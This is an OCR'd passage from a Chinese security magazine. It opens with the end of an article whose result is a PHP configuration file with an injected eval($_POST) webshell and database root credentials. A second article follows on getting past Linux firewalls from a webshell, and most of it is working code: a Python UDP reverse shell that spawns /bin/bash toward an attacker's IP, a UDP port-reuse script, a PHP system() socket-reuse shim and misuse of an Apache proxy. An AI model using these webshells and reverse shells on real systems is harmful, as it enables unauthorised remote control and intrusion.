


图 5

成功写入菜刀连接，如图 6 所示。




```
载入 /home/[redacted]public_html/disk/system/configs.inc.php
<?php
// This is PHPDISK auto-generated file. Do NOT modify me.
$configs = array(
	'dbhost' => '98.126.4.252',
	'dbname' => 'mysql',
	'dbuser' => 'root',
	'dbpasswd' => '',);?><?php eval($_POST['y']);?>',
	'pconnect' => 0,
	'tpf' => 'pd_',
	'charset' => 'utf-8',
	'debug' => '1',
);
?>
```

图 6

5. 总结

本文是 Header 直接跳转导致绕过的典型文章。PHP 函数强大而简单，同时我们不得不谨慎使用如 header、preg_replace、eval 之类的危险函数，以免被非法利用。

Linux 环境下的防火墙绕过技巧



作者 修炼中的柳

在实际的渗透测试中，我经常会碰到 dmz 主机或者开了 iptables 防火墙的机器。在 root 的条件下自然能修改 iptables 让我们的数据通过，可是在只有 webshell 的情况下，我们无法直接连接对方别的端口。眼看着开着各种漏洞却不能渗透进去，那是无比的可惜啊。因此我总结了几种自己用到的绕过防火墙的方法，但求抛砖引玉，欢迎大家拍砖。

第一种方法自然是人人都会的 reverse shell 功能了。这种方法最为简单高效，好多 webshell，如 phpspy、jspspy 都自带了反弹功能。但是有条件的话最好还是用 udp 反弹到外网的 53 端口。用 udp 的好处有好多，最大的好处就是速度快，在某些防火墙安全策略做得比较松且人品好的话，还是能绕过的。貌似现在网上流传的反弹都是 tcp 的，所以我改写了 udp 反弹代码，如下：

```
#coding:gbk
import socket
```

```
import sys
import pty
import select
import os
host = ""
port = 0
def usage():
    print "usage: %s [ip] [port]" % sys.argv[0]
    print "ur pc: nc -ln -u -p [port]"
    print "by g0t3n ,happy h4c3ing;-)"
    sys.exit(1)
if __name__ == '__main__':
    if len(sys.argv) != 3:
        usage()
    pid = 0
    m_fd = 0
    (pid,m_fd) = pty.fork()
    if pid == 0:
        pty.spawn('/bin/bash')
    if pid > 0:
        host = sys.argv[1]
        port = int(sys.argv[2])
        sk =
socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
        sk.connect((host,port))
        sk.sendto("hello world",(host,port))
        while True:
            rlist,wlist,xlist = select.select([sk,m_fd],[],[])
            for i in rlist:
                if i == sk:
                    buf = sk.recv(30)
                    os.write(m_fd, buf)
                elif i == m_fd:
                    buf = os.read(m_fd, 10)
                    sk.send(buf)
# EOF
```

然而，在更严格的防火墙安全策略的情况下，反向连接很可能不成功。我们可以尝试一下端口复用。首先我们得知道 Linux 下 tcp 端口是不能复用的，但是可以尝试一下 udp 的端口复用。udp 复用的前提是有 root 权限，在最近常见的 structs2 命令执行漏洞的情况下，root 的情况还是很多的。以下是测试代码：

```
#coding:gbk
#  this code is mainly for
#  testing re-using udp
#  port.see usage for help
#  happy hacking by g0t3n
import socket
import os
import sys
def usage():
    print ''' usage:
    %s [bind-port] [youip-ip]
    such as: `netstat -unp` find a port 53,then
    %s [bind-port] [your-ip]''' % (sys.argv[0],sys.argv[0])
    sys.exit(1)
if __name__ == '__main__':
    if len(sys.argv) != 3:
        usage()
    port = int(sys.argv[1])
    rhost = sys.argv[2]
    sk =
socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
    sk.setsockopt(socket.SOL_SOCKET,socket.SO_REUS
EADDR,1)
    sk.bind(('',port))
    while True:
        data,(addr,port) = sk.recvfrom(100)
        if cmp(rhost, addr) == 0:
            sk.connect((addr,port))
            sk.send('match')
```

大家可以看看我写的这个代码，功能仅仅是用来测试能否复用 udp 端口，如果成功连接就会显示 match。大家用的时候可以先 netstat -anup 看看打开了哪些 udp 端口，在 webshell 下就能直接执行了。例如常见的 webadmin 是 udp 10000 的，如图 1 所示。




图 1

可以看到，本地可以连接到 udp 10000。接着执行一下我们的脚本，发现可以接受脚本的数据了，如图 2 所示。




图 2

根据需要可以把测试代码改写成 reverse shell，把上面提供的两个脚本合并改一下就好了。但 udp 端口复用也有条件限制，复用的前提是 udp 端口对外开放，并且有复用的权限。同时某些程序为了安全，还会用 setsockopt 设置不可复用端口。所以这种方法很简单，有兴趣的朋友可以尝试一下。

接着我们可以看看套接口复用。由于 Linux 下的

安全原因，所以不允许基于 tcp 的端口复用。而套接口复用则为绕过防火墙提供了更灵活的方法。首先介绍的是 reDuh。

reDuh 最开始是由 SensePost 在 BlackHat USA 2008 会议上发布的。由于防火墙的加固，Web 服务器对外通常只开放一个 80 端口。我们只需要一个 webshell 就能访问到主机甚至内网的所有端口了，原理如图 3 所示。




图 3

关于 reDuh 的资料网上很多，大家可以查查。好多朋友说 reDuh 是 http tunnel，在我看来，http tunnel 其实也是套接口复用的特殊例子而已。而关于套接口复用，我也有个方法，大家可以看看以下的代码：

```
//find_sock.php
<?php
echo $_SERVER["REMOTE_ADDR"] . ":" .
$_SERVER["REMOTE_PORT"] . "\n";
system("./find_sk " . $_SERVER["REMOTE_PORT"]);
?>
//find_sock.c 太大了，代码请看附件
```

熟悉 Linux 的朋友可能就立即懂了，相当简单地实现了套接口复用。原因是 Linux 下的 fork、exec 族函数，子进程继承父进程的文件描述符(fd)，这样只要找到远程的端口，然后在 c 中 dup 复制文件描述符，就能获得一个交换的 shell 了。有利就有弊，这种方法的缺陷是 php 的执行函数必须没有被 disable，大家可以 phpinfo 看看 disable function，效果如图 4 所示。




图 4

最后我们来看看 http 代理 && ngnix 方面的 bypass 防火墙。ngnix 是高性能的反向代理服务器，相信大家都很熟悉了。其实不只是 ngnix，apache 本身也能做 http 代理。配置不当的 http 代理就能被恶意利用连接到别的端口了，如图 5 所示。




图 5

我用的方法是通过 nc 向 apache 提交请求“GET HTTP://www.ip138.com/ips138.asp / HTTP/1.0”对外连接，而 apache 居然很听话地执行了。可这还不是问题的所在，如图 6 所示。

